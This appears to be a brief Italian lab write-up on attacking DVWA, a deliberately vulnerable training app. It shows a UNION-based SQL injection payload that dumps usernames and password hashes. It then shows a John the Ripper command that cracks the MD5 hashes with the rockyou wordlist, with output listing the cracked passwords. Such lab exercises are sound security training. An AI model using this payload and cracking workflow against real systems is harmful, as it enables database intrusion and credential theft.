



SQL Injection

tramite query:


1' UNION SELECT user id, password FROM users #



Creazione file hash



Cracking con john the ripper



```
heskari0th@kali: ~/Documenti/hashes/dvwa
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Created directory: /home/heskari0th/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password (root)
abc123 (gordonb)
letmein (pablo)
charley (1337)
Ag 8:00:00:00 DONE (2021-05-23 19:16) 480.0g/s 307200p/s 307200c/s 468800C/s mykids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

heskari0th@kali: ~/Documenti/hashes/dvwa
$
```